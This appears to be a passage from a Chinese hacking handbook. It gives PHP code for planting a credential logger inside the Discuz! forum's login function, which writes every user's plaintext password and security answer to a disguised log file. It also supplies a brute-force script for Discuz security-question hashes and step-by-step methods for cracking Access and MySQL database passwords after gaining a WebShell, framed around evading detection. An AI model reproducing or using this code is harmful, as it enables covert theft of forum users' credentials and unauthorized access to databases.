<?exit();?>用户: ziyi297 密码: ziyi1397 IP:27.187.67.129 Time:2011-08-22 14:56:44 questionid: 0answer:
```

图 3-1 Discuz! 7.2 论坛密码及验证问题记录

2. Discuz! X2.5-3.1 论坛记录程序的编写及实现

在 Discuz! X2.5-3.1 安装目录的“uc_client”文件夹下找到 client.php 文件，在“unction uc_user_login”函数中加入以下代码。

```
//以下为密码记录程序代码
if(getenv('HTTP_CLIENT_IP')) {
$onlineip = getenv('HTTP_CLIENT_IP');
} elseif(getenv('HTTP_X_FORWARDED_FOR')) {
$onlineip = getenv('HTTP_X_FORWARDED_FOR');
} elseif(getenv('REMOTE_ADDR')) {
```



```

$onlineip = getenv('REMOTE_ADDR');
} else {
$onlineip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
}

if(getenv('HTTP_CLIENT_IP')) {
    $onlineip = getenv('HTTP_CLIENT_IP');
} elseif(getenv('HTTP_X_FORWARDED_FOR')) {
    $onlineip = getenv('HTTP_X_FORWARDED_FOR');
} elseif(getenv('REMOTE_ADDR')) {
    $onlineip = getenv('REMOTE_ADDR');
} else {
    $onlineip = $HTTP_SERVER_VARS['REMOTE_ADDR'];
}

$ip=$onlineip;
$showtime=date("Y-m-d H:i:s");
$record="<?exit();?>用户: ".$username." 密码: ".$password." IP: ".$ip."
Time: ".$showtime." questionid: ".$questionid."answer: ".$answer."\r\n";
$handle=fopen('./api/csslog.php','a+');
$write=fwrite($handle,$record);
//密码记录程序代码结束

```

用户登录后查看 127.0.0.1/api/csslog.php 文件，即可获取密码及验证问题答案等信息，效果如图 3-2 所示。从 Questionid 1 到 Questionid 7 分别与设置的验证问题一一对应，如图 3-3 所示，本例中 Questionid 3 的对应问题为“父亲出生的城市”。




图 3-2 Discuz! X2.5 论坛密码及其验证程序记录效果



图 3-3 问题 ID 对应

3.1.2 Discuz! X2.5 密码安全问题

下面我们一起来了解一下 Discuz! X2.5 论坛密码的安全问题。

1. 获取 Secques 值

对于 Discuz! X2.5 及其他版本的论坛程序，解决方法类似。首先要查看用户的 Secques 值，如图 3-4 所示，该 Secques 值为“ca9e47ea”。如果没有这个值，可直接将 password:salt 值放到 cmd5 网站进行查询，如图 3-5 所示，获取管理员密码“123456”。如果设置了安全问题，即使有这个值，即使获取了密码，也无法登录。




图 3-4 查看 Secques 值



图 3-5 查询管理员的密码

2. 密码安全问题的设置和解除

密码登录安全提问是用户注册成功后通过再次设置“密码安全”实现的。如图 3-6 所示，Discuz! 默认设置了 7 个安全验证问题，用户只需要选择问题，然后设置对应的答案即可，论坛最高管理员或者创建人可以直接将安全提问清除。设置安全验证问题后，用户登录时除了需要输入用户名和密码外，还需要选择自己设置的安全问题并输入相应的答案，如图 3-7 所示。



图 3-6 设置安全问题



图 3-7 用户登录安全问题验证

3.1.3 Discuz! X2.5 密码安全问题的暴力破解

暴力破解程序代码如下。

```

<?
/*discuz 提示问题答案暴力破解程序。*/
error_reporting(0);
if($argc<2){
print_r('
-----
Usage: php cracksecques.php hash
Example:
php cracksecques.php ca9e47ea
-----
');
die;}
$fd=fopen("pass.dic","r");
if(!$fd){
    echo "error:打开字典文件错误";
    die;}
while($buf=fgets($fd)){
    for($i=1;$i<8;$i++){
        $tmp=substr(md5(trim($buf).md5($i)),16,8);
        $conn=strcmp($tmp,$argv[1]);
        if($conn==0){
            echo "密码破解成功!\n"."提示问题答案为:". $buf ."提示的问题为:". theask
((int)$i)."\n";
            die;}}}
if($conn!=0){echo"没有正确的密码!";}
fclose($fd);
function theask($var){
    if($var==1){return"母亲的名字"; }
    elseif($var==2){return"爷爷的名字";}
    elseif($var==3){return"父亲出生的城市"; }
    elseif($var==4){return"您其中一位老师的名字";}
    elseif($var==5){return"您个人计算机的型号"; }
    elseif($var==6){return"您最喜欢的餐馆名称"; }
    elseif($var==7){return"驾驶执照最后四位数字";}
}
?>

```

将以上程序代码保存为文件 crackdzsecques.php，在 Windows 下通过“php crackdzsecques.php ca9e47ea”命令进行破解，pass.dic 为生成的字典，如图 3-8 所示。




图 3-8 破解安全问题

3.2 Access 数据库破解实战

Access 是微软于 1994 年推出的一种基于 Windows 的桌面关系数据库管理系统 (RDBMS)。关系数据库由一系列表组成, 表又由一系列行和列组成, 每一行是一个记录, 每一列是一个字段, 每个字段有一个字段名, 字段名在一个表中不能重复。表与表之间可以建立关系 (或称关联、连接), 以便查询相关联的信息。Access 数据库以文件形式保存, 文件的扩展名是 .mdb。Access 数据库由 6 种对象组成, 它们是表、查询、窗体、报表、宏和模块。

- 表 (Table) 是数据库的基本对象, 是创建其他 5 种对象的基础。表由记录组成, 记录由字段组成。表用于存储数据库中的数据, 故又称数据表。
- 查询 (Query) 可以按索引快速查找到需要的记录, 按要求筛选记录并能连接若干个表的字段组成新表。
- 窗体 (Form) 提供了一种能方便地浏览、输入及更改数据的窗口, 还可以创建子窗体显示相关联的表的内容。窗体也称表单。
- 报表 (Report) 的功能是将数据库中的数据分类汇总, 然后打印出来, 以便分析。
- 宏 (Macro) 相当于 DOS 中的批处理, 用于自动执行一系列操作。Access 列出了一些常用的操作供用户选择, 使用起来十分方便。
- 模块 (Module) 的功能与宏类似, 但它定义的操作比宏更加精细和复杂, 用户可以根据自己的需要编写程序。模块使用 Visual Basic 编程。

3.2.1 Access 数据库简介

下面我们了解一下 Access 数据库的特点及其局限性。

1. Access 数据库的主要特点

Access 数据库的主要特点如下。

- 存储方式单一：Access 管理的对象有表、查询、窗体、报表、页、宏和模块，以上对象都存放在后缀为 .mdb 的数据库文件中，便于用户进行操作和管理。
- 面向对象：Access 是一个面向对象的开发工具，利用面向对象的方式将数据库系统的各种功能对象化，将数据库管理的各种功能封装在各类对象中。它认为一个应用系统是由一系列对象组成的，它对每个对象都定义了一组方法和属性，以定义该对象的行为和外围。用户可以按照需要给对象扩展方法和属性。通过对象的方法、属性完成数据库的操作和管理，极大简化了用户的开发工作。同时，这种基于面向对象的开发方式使得开发应用程序更为简便。
- 界面友好，易操作：Access 是一个可视化工具，其风格与 Windows 完全一样，用户想要生成对象并应用，只要使用鼠标进行拖放即可，非常直观、方便。系统还提供了表生成器、查询生成器、报表设计器及数据库向导、表向导、查询向导、窗体向导、报表向导等工具，操作简便，容易使用和掌握。
- 集成环境，处理多种数据信息：Access 基于 Windows 操作系统的集成开发环境。该环境集成了各种向导和生成器工具，极大地提高了开发人员的工作效率，使建立数据库、创建表、设计用户界面、设计数据查询、报表打印等可以方便、有序地进行。
- 支持 ODBC（Open Data Base Connectivity，开放数据库互联）：利用 Access 强大的 DDE（动态数据交换）和 OLE（对象的链接和嵌入）特性，可以在一个数据表中嵌入位图、声音、Excel 表格、Word 文档，还可以建立动态的数据库报表和窗体等。而且，Access 可以将程序应用于网络，并与网络上的动态数据连接，利用数据库访问页对象生成 HTML 文件，轻松构建 Internet/Intranet 应用。

2. Access 数据库的缺点和局限性

Access 是一种桌面数据库，适合数据量少的应用，在处理少量数据和单机访问时很好用，效率也很高，但在处理海量数据时效率会受到极大影响。例如，搭配 ASP 应用于互联网时，如果调用数据库的程序设计不理想，Access 数据库超过 30MB 就开始影响性能，50MB 左右的时候性能会急剧下降，即使配合设计优良的程序，数据库的极限大小也只能是几百 MB。记录数过多、访问人数过多的时候，也会造成 Access 数据库性能急剧下降。

另外，Access 数据库在安全性方面也比不上 MySQL、MSSQL 等专业数据库，配合 ASP 程序使用的时候，如果使用默认的 .mdb 文件后缀而且没有经过额外的安全处

理，别人甚至可以直接下载我们的数据库文件。

3. Access 数据库的版本

Access 数据库最早版本是 1997 年发布的，后面逐渐升级为 2000 版本，2003 版本，2007 版本以及最新的 2010 版本。

3.2.2 Access 数据库密码破解实例

在一些软件系统和网站系统中，出于安全考虑，很多程序设计者都会给 Access 数据库加上密码，以保护数据库内容的安全。下面以一个实例来说明如何破解和操作 Access 数据库。

01 选择需要破解的 Access 数据库文件

笔者推荐一款 Access 数据库密码破解工具——Access 数据库特殊操作。如图 3-9 所示，运行“Access 数据库特殊操作”后，在软件窗口单击“破解 Access 密码”标签，然后在 Access 文件路径中选择需要破解的文件，也可以直接输入 Access 文件路径。




图 3-9 选择需要破解的 Access 文件

02 获取数据库密码

单击“破解密码”按钮，软件很快就将 Access 数据库密码破解。如图 3-10 所示，Access 的版本为 97.3.51，密码为“91459”。




图 3-10 破解 Access 数据库密码

03 删除数据库密码

在软件窗口单击“删除 Access 的密码”标签，如果前面选择过数据库，则在“数据库路径”设置框中会显示上次操作的数据库，同时显示数据库的密码，单击“删除密码”按钮将加密的数据库密码删除，如图 3-11 所示。




图 3-11 删除 Access 数据库密码

除去破解 Access 密码外，该软件还有一个实用功能——压缩数据库的大小。Access 数据库长时间持续运行后，文件本身会增加一些无用的信息，导致数据文件非常大，而对 Access 数据库来说，当数据库大小超过 30MB 就会影响性能，超过 50MB 会严重影响性能，因此，当数据库“个头”太大时，就需要给它“减肥”。在该软件主界面单击“压缩 Access 数据库”标签，如图 3-12 所示，选择数据库文件后单击“压缩数据库”按钮即可。



图 3-12 压缩 Access 数据库

3.3 巧用 Cain 破解 MySQL 数据库密码

MySQL 数据库用户的密码与其他数据库用户的密码一样，在应用系统代码中都是以明文形式出现的，在获取文件读取权限后即可直接从数据库连接文件中读取。例如，ASP 代码中的 conn.asp 数据库连接文件中一般都包含数据库类型、物理位置、用户名和密码等信息，而在 MySQL 中，即使获取了某一个用户的数据库用户（root 用户除外）

的密码，也只能操作某一个用户的数据库中的数据。在实际攻防过程中，在获取 WebShell 的情况下，可以直接下载 MySQL 数据库中的 user.myd 文件，该文件中保存的是 MySQL 数据库中所有用户对应的数据库密码，只要能够破解这些密码，就可以正大光明地操作这些数据了。虽然网上有很多修改 MySQL 数据库用户密码的方法，但大都不可取，因为修改用户密码的事情很容易被人发现！

研究 MySQL 数据库的加解密方式，在网络攻防过程中具有重要的意义。设想一下：一旦获取了网站的部分权限，如果能够获取 MySQL 中保存的用户数据，那么解密后即可通过正常途径访问数据库，一方面可以直接操作数据库中的数据，另一方面可以用来提升权限。目前关于破解 MySQL 方面的研究还不是很多，本节算是抛砖引玉，虽然效果不是特别好，但也算是对破解 MySQL 数据库用户密码的一种探讨和尝试。

3.3.1 MySQL 的加密方式

MySQL 数据库的认证密码有两种方式，MySQL 4.1 之前是 MySQL323 加密，MySQL 4.1 及之后的版本都是 MySQLSHA1 加密。MySQL 数据库自带 Old_Password(str) 和 Password(str) 函数，它们均可以在 MySQL 数据库里进行查询，前者是 MySQL323 加密，后者是 MySQLSHA1 加密。

1. 以 MySQL323 方式加密

以 MySQL323 方式加密，示例如下。

```
SELECT Old_Password('bbs.antian365.com');
```

查询结果如下。

```
MYSQL323 = 10c886615b135b38
```

2. 以 MySQLSHA1 方式加密

以 MySQLSHA1 方式加密，示例如下。

```
SELECT Password('bbs.antian365.com');
```

查询结果如下。

```
MYSQLSHA1 = *A2EBAE36132928537ADA8E6D1F7C5C5886713CC2
```

执行结果如图 3-13 所示，MYSQL323 加密生成的是 16 位字符串，而 MySQLSHA1 加密生成的是 41 位字符串，其中“*”不参加实际的密码运算。通过观察发现，很多用户都携带了“*”，在实际破解过程中需要去掉“*”，也就是说，MySQLSHA1 加密密码的实际位数是 40 位。




图 3-13 在 MySQL 数据库中查询同一密码的不同 SHA 值

3.3.2 MySQL 数据库文件结构

MySQL 数据库的文件结构情况如下。

1. MySQL 数据库文件类型

MySQL 数据库文件有 FRM、MYD 和 MYI 共 3 种格式。FRM 是描述表结构的文件。MYD 是表的数据文件。MYI 是表数据文件中任何索引的数据树，一般单独存储在一个文件夹中，默认路径为 C:\Program Files\MySQL\MySQL Server 5.0\data。

2. MySQL 数据库用户密码文件

在 MySQL 数据库中，所有设置默认都保存在 C:\Program Files\MySQL\MySQL Server 5.0\data\MySQL 目录下，也就是安装程序的 data 目录下。如图 3-14 所示，与用户有关的文件一共有 3 个，分别是 user.frm、user.MYD 和 user.MYI。MySQL 数据库的用户密码都保存在 user.MYD 文件中，包括 root 用户和其他用户的密码。




图 3-14 MySQL 数据库用户密码文件

3.3.3 破解 MySQL 数据库密码

01 获取 MySQL 数据库用户密码加密字符串

使用 UltraEdit-32 编辑器直接打开 user.MYD 文件，使用二进制模式查看。如图 3-15 所示，在 root 用户后面是一串字符串，选中这些字符串并将其复制到“记事本”中，这些字符串即为用户加密值，本例为“506D1427F6F61696B4501445C90624897266DAE3”。




图 3-15 获取加密的字符串

注意

- (1) root 后面的“*”不要复制到字符串中。
 - (2) 有些情况下，需要往后面看看，否则得到的不是完整的 MYSQLSHA1 密码。
- 总之，密码位数是 40 位。

02 将 MySQL 用户密码字符串加入 Cain 破解列表

我们使用 Cain & Abel 破解 MySQL 数据库用户密码。Cain & Abel 是一个可以破解屏保口令、PWL 密码、共享密码、缓存口令、远程共享口令、SMB 口令，支持 VNC 口令解码、Cisco Type-7 口令解码、Base64 口令解码、SQL Server 7.0/2000 口令解码、Remote Desktop 口令解码、Access Database 口令解码、Cisco PIX Firewall 口令解码、Cisco MD5 解码、NTLM Session Security 口令解码、IKE Aggressive Mode Pre-Shared Keys 口令解码、Dialup 口令解码、远程桌面口令解码等的综合工具，还可以实现远程破解、挂字典及暴力破解，其 Sniffer 功能极其强大，几乎可以明文捕获一切账号口令，包括 FTP、HTTP、IMAP、POP3、SMB、TELNET、VNC、TDS、SMTP、MSKRB5-PREAUTH、MSN、RADIUS-KEYS、RADIUS-USERS、ICQ、IKE Aggressive Mode Pre-Shared Keys Authentications。

Cain & Abel 目前的最新版本是 4.9.30，下载地址为 <http://www.newhua.com/soft/53494.htm>。下载完毕，安装并运行。

在 Cain & Abel 主界面单击“Cracker”标签，然后将用户密码的加密字符串“506D1427F6F61696B4501445C90624897266DAE3”加入 MySQL Hashes 破解列表中，如图 3-16 所示。




图 3-16 使用 Cain 破解 MySQL 密码

在快捷菜单中单击“Add to list”选项，将字符串复制到“Hash”输入框中，在“Username”输入框中可以输入任意内容，如图 3-17 所示。




图 3-17 添加 MySQL Hashes

03 使用字典进行破解

如图 3-18 所示，选中刚才添加的需要破解的字符串，然后选择“Dictionary Attack”（字典破解）选项，在弹出的菜单中选择“MySQL SHA1 Hashes”方式进行破解。该方式针对的是 MySQL 4.1 及后续版本，对于 MySQL 4.1 以前的版本，应选择“MySQL v3.23 Hashes”选项。




图 3-18 选择破解方式

选择“Dictionary Attack”（字典破解）选项后，会出现一个窗口，主要用于选择字典，如图 3-19 所示，在“Dictionary”设置区下方单击右键，可以添加 1 个或者多个字典文件。字典选择完毕后，可以在“Options”（选项）设置区中进行选择，然后单击“Start”按钮进行破解。




图 3-19 设置字典破解

说明

在“Options”设置区中一共有 8 种方式，具体如下。

- (1) 字符串首字母大写。
- (2) 字符串反转。
- (3) 双倍字符串。
- (4) 字符串全部小写。

- (5) 字符串全部大写。
- (6) 在字符串中加入数字。
- (7) 在每个字符串中进行大写轮换。
- (8) 在字符串中加入 2 个数字。

破解成功后，Cain 会给出一些提示信息，如下所示。

```
Plaintext of user <none> is databasepassword
Attack stopped!
1 of 1 hashes cracked
```

以上信息表明加密的密码是“databasepassword”。

回到 Cain 破解主窗口，破解的密码值会自动加入“Password”列中，如图 3-20 所示。




图 3-20 破解成功

3.3.4 破解探讨

下面我们探讨与本次破解相关的话题。

1. 字典破解与字典强度有关

依次单击“开始”→“程序”→“MySQL”→“MySQL Server 5.0”→“MySQL Command Line Client”选项，打开“MySQL Command Line Client”窗口，输入密码后，输入以下代码设置一个新的密码。

```
Use MYSQL
update user set password=password("1977-05-05") where user="root";
flush privileges;
```

本例中将原来的密码修改为“1977-05-05”，其结果如图 3-21 所示。




图 3-21 修改 MySQL 用户密码

再次用 UltraEdit-32 打开 “C:\Program Files\MySQL\MySQL Server 5.0\data\MYSQL\user.MYD”, 获取新的密码字符串“B046BBAF61FE3BB6F60CA99AF39F5C2702F00D12”, 重新选择一个字典文件, 本例选择生成的生日字典, 如图 3-22 和图 3-23 所示, 仅选择小写字符串进行破解, 很快就获取了破解结果。




图 3-22 再次破解 MySQL 密码




图 3-23 修改 MySQL 密码后再次破解 MySQL 密码

2. 使用彩虹表进行破解

Cain 提供了彩虹表破解 MySQL 的方式，在破解方式中选择“Cryptanalysis Attack”
→ “MySQL SHA1 Hashes via RainbowTables”选项即可，如图 3-24 和图 3-25 所示。




图 3-24 使用彩虹表破解方式




图 3-25 使用彩虹表进行破解

在实际测试过程中，由于网络上提供的 SHA 彩虹表是 RTI 格式的，而 Cain 中使用的是 RT 格式的。笔者将下载的所有彩虹表中文件后缀由“RTI”修改为“RT”，然后进行破解，提示破解不成功，其原因应该是彩虹表的格式不一样，Cain 只承认它自己提供的彩虹表。

3. Hash 计算器

Cain 提供了各种 Hashes 计算。在主界面中单击计算机图标按钮，弹出 Hash 计算器，在“Text to hash”输入框中输入需要转换的原始值，如“12345678”，单击“Calculate”

按钮进行计算，如图 3-26 所示，可以看到 14 种 Hash 值。

